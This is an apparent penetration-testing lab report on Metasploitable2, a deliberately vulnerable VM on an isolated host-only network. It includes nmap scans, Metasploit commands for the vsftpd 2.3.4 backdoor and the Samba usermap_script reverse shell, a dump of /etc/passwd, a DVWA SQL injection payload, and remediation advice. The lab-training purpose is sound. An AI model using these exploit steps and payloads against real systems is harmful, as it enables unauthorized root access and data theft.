

Metasploitable2

Penetration Testing Lab Report

Prepared by: Prince

Certification: eJPT

Environment: VMware (Host-only network)

Target: Metasploitable2 — 192.168.5.129


Attacker: Kali Linux 2024.3 — 192.168.5.128

Date: March 14, 2026

Lab Environment

Both machines were run locally on VMware Workstation with a host-only network adapter. No internet exposure. The screenshots below show the VM configurations.

Kali Linux 2024.3 — Attacker Machine



Kali 2024.3 VM — attacker machine (4GB RAM, host-only network)

Metasploitable2 — Target Machine

Home

Metasploitable2-Linux

Metasploitable2-Linux

Power on this virtual machine

Edit virtual machine settings

Upgrade this virtual machine

Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Host-only
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

Description

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

To contact the developers, please send email to

Virtual Machine Details

State:

Powered off

Configuration file:

C:\Users\prince\Downloads\metasploitable-linux-2.0.0\Metasploitable2-Linux\Metasploitable.vmx

Hardware compatibility:

Workstation 6.5-7.x virtual machine

Primary IP address:

Network information is not available

Metasploitable2 VM — target machine (512MB RAM, host-only network)

Executive Summary

This is a lab-based penetration test against Metasploitable2, run entirely in a local VMware environment. The goal was to practice real exploitation techniques — enumeration, service exploitation, and post-exploitation — against a machine that's intentionally full of vulnerabilities.

Three main attack vectors were confirmed: the vsftpd 2.3.4 backdoor on port 21, the Samba usermap_script vulnerability on ports 139/445, and SQL injection in DVWA's web interface. Both network exploits returned root shells. The DVWA SQL injection dumped the entire user table.

This report documents everything that was done, with screenshots as evidence at each step.

Scope & Methodology

Scope

Target: Metasploitable2 (192.168.5.129) — an intentionally vulnerable Linux VM.
Attacker: Kali Linux 2024.3 (192.168.5.128) — isolated host-only VMware network.
All testing was performed locally. No real systems were involved.

Methodology

- The approach followed a standard offensive workflow:
- Host discovery — ping to confirm target is reachable
 - Service enumeration — Nmap -sV to identify running services and versions
 - Vulnerability identification — matched service versions to known exploits
 - Exploitation — Metasploit modules for vsftpd and Samba; manual testing for DVWA
 - Post-exploitation — confirmed privilege level, collected system info, read /etc/passwd

Tools Used

Tool	Purpose
Nmap 7.98	Port scanning and service version detection
Metasploit Framework	Exploit modules for vsftpd and Samba
Firefox (Kali)	Web enumeration — DVWA, Metasploitable web page
DVWA	Target web app — SQL injection testing

Reconnaissance & Enumeration

Host Discovery

Started with a simple ping to confirm the target was up and reachable.

```
ping 192.168.5.129
```

```
(prince@kali)-[~]
$ ping 192.168.5.129
PING 192.168.5.129 (192.168.5.129) 56(84) bytes of data.
64 bytes from 192.168.5.129: icmp_seq=1 ttl=64 time=0.795 ms
64 bytes from 192.168.5.129: icmp_seq=2 ttl=64 time=0.539 ms
64 bytes from 192.168.5.129: icmp_seq=3 ttl=64 time=0.399 ms
64 bytes from 192.168.5.129: icmp_seq=4 ttl=64 time=0.618 ms
64 bytes from 192.168.5.129: icmp_seq=5 ttl=64 time=0.498 ms
^C
— 192.168.5.129 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4062ms
rtt min/avg/max/mdev = 0.399/0.569/0.795/0.132 ms
```

Target responding to ping — 5/5 packets received, ~0.57ms average latency.

Service Enumeration

Ran nmap -sV to detect open ports and service versions. This came back with a lot of open services — Metasploitable2 is intentionally wide open.

```
nmap -sV 192.168.5.129
```

```

└─(prince@kali)-[~]
└─$ nmap -sV 192.168.5.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 15:18 +0530
Nmap scan report for 192.168.5.129
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:53:4D:AC (VMware)

```

Nmap -sV results — 192.168.5.129.

Attack Surface Overview

Key findings from the scan:

Port	Service	Version	Notes
21/tcp	FTP	vsftpd 2.3.4	Backdoor exploit available
22/tcp	SSH	OpenSSH 4.7p1	Older version, low priority
23/tcp	Telnet	Linux telnetd	Cleartext credentials
80/tcp	HTTP	Apache 2.2.8	DVWA hosted here
139/tcp	Samba	smbd 3.X–4.X	usermap_script exploit
445/tcp	Samba	smbd 3.X–4.X	usermap_script exploit
3306/tcp	MySQL	5.0.51a	Direct access possible
5432/tcp	PostgreSQL	8.3.0–8.3.7	Accessible
5900/tcp	VNC	Protocol 3.3	No auth
8180/tcp	HTTP	Apache Tomcat 1.1	Tomcat manager

The focus for this assessment was on vsftpd 2.3.4, Samba, and DVWA — the three that had clear, reliable exploit paths.

Finding 1 — vsftpd 2.3.4 Backdoor

Overview

vsftpd 2.3.4 was shipped with a backdoor that was inserted by an attacker who compromised the vsftpd distribution server back in 2011. When a user connects with a username ending in ':)', the backdoor opens a bind shell on TCP port 6200. No credentials needed.

Exploitation

Searched Metasploit for the vsftpd module:

```
msf > search vsftpd
```

```
msf > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command E

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

Metasploit search for vsftpd — exploit/unix/ftp/vsftpd_234_backdoor identified.

Selected the exploit and checked options:

```
msf > use 1 msf exploit(unix/ftp/vsftpd_234_backdoor) > options
```

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, so
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

Module options — RHOSTS needs to be set, RPORT defaults to 21.

Set the target and ran the exploit:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.5.129 msf
exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.5.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.5.129:21 - USER: 331 Please specify the password.
[+] 192.168.5.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.5.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.5.128:43669 -> 192.168.5.129:6200) at 2026-03-14 15:39:21

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

Exploit triggered — shell session opened, whoami returned root, /etc/passwd dumped.

The exploit confirmed the backdoor. A shell session opened on port 6200, and the UID came back as uid=0(root) gid=0(root). Running whoami returned root, and cat /etc/passwd showed all system accounts.

Post-Exploitation — vsftpd shell

From the root shell obtained via vsftpd:

- whoami → root
- uname -a → Linux metasploitable 2.6.24-16-server (i686)
- cat /etc/passwd → full user list readable

Finding 2 — Samba usermap_script

Overview

Samba versions 3.0.20 through 3.0.25rc3 contain a command injection vulnerability in the username map script functionality. When the 'username map script' option is enabled in smb.conf, an attacker can inject shell commands via the username field during authentication. This gives a reverse shell as root.

Exploitation

Searched for the module:

```
msf > search samba/usermap_script
```

```
msf > search samba/usermap_script
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Exe

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

```
msf > use 0
```

exploit/multi/samba/usermap_script — rated excellent, no auth check needed.

Set options and ran the exploit:

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.5.129 msf
exploit(multi/samba/usermap_script) > set LHOST 192.168.5.128 msf
exploit(multi/samba/usermap_script) > run
```

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.5.128
LHOST => 192.168.5.128
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.5.128:4444
[*] Command shell session 1 opened (192.168.5.128:4444 → 192.168.5.129:52930) at 2026-03-14 20:57:55

whoami
root
```


Reverse shell opened — command shell session 1, whoami returned root.

The reverse TCP handler caught the connection. whoami confirmed root access immediately — no privilege escalation needed.

Finding 3 — DVWA SQL Injection


Web Enumeration

Navigating to <http://192.168.5.129/> showed the default Metasploitable2 web page, which links to several web apps including DVWA.




Metasploitable2 default web page — links to DVWA, Mutillidae, phpMyAdmin, etc.

Opened DVWA at <http://192.168.5.129/dvwa/login.php> and logged in with the default credentials (admin/password).




DVWA login page — default credentials used (admin/password).



DVWA home page after login — logged in as admin.

SQL Injection


Navigated to the SQL Injection module. Entered a normal value first to confirm the input field was functional:



Input id=1 returns admin's first/last name — basic query working.

Tested with a standard boolean-based injection payload to bypass the WHERE clause and dump all records:

```
1' OR '1'='1
```



Injection payload returned all user records — admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith.

The input was passed directly into the SQL query with no sanitization. The payload caused the query to return every row in the users table. DVWA security level was likely set to Low, which disables any filtering.

Risk Summary

Vulnerability	Service	Risk	Impact
vsftpd 2.3.4 Backdoor	FTP (port 21)	Critical	Unauthenticated root shell
Samba usermap_script	SMB (139/445)	Critical	Unauthenticated root shell
DVWA SQL Injection	HTTP (port 80)	High	Full user table exposed
Telnet open	Telnet (port 23)	Medium	Cleartext credential exposure
VNC no auth	VNC (port 5900)	High	Desktop access without creds

Recommendations

vsftpd

Upgrade vsftpd to a non-backdoored version (2.3.5+ or current). The 2.3.4 package should never be deployed. Ideally, if FTP isn't required, disable it and use SFTP over SSH instead.

Samba

Upgrade Samba to a patched version. Disable the 'username map script' option in smb.conf if it's not actually needed. Restrict SMB access to trusted hosts via firewall rules.

DVWA / Web Applications

Use parameterized queries (prepared statements) for any database interaction. Input should never be passed raw into SQL. DVWA is a training tool — it should never be exposed on a network. In a real app, use a WAF as an additional layer but don't rely on it alone.

General

- Disable Telnet — replace with SSH for remote access.
- VNC should require authentication and ideally be tunneled over SSH.
- Reduce exposed attack surface — most services on this machine don't need to be public.
- Keep service versions up to date — most exploits used here targeted software from 2007–2011.

Conclusion

Metasploitable2 had multiple straightforward paths to root. Both vsftpd and Samba gave unauthenticated root shells without any credential guessing. DVWA confirmed basic SQL injection works when input isn't sanitized.

All three exploits were executed from Kali Linux using Metasploit and a browser. The lab covered the full attack lifecycle — enumeration, exploitation, and post-exploitation — which is what it's designed for.

The main takeaways from this lab: version enumeration matters a lot (vsftpd 2.3.4 is immediately flagged), old unpatched Samba configs are still dangerous, and SQL injection is still one of the easiest wins if parameterized queries aren't being used.

Appendix — Commands & Payloads

Reconnaissance

```
ping 192.168.5.129
nmap -sV 192.168.5.129
```

vsftpd Exploitation

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.5.129
run
whoami
uname -a
cat /etc/passwd
```

Samba Exploitation

```
search samba/usermap_script
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.5.129
set LHOST 192.168.5.128
run
whoami
```

DVWA SQL Injection Payloads

```
1 -- normal query, returns admin
1' OR '1'='1 -- dumps all records from users table
```

Note: msfconsole startup showed a kernel panic message from Metasploitable2's kernel in the terminal — this is a cosmetic artifact from the old 2.6.24 kernel banner and didn't affect exploitation.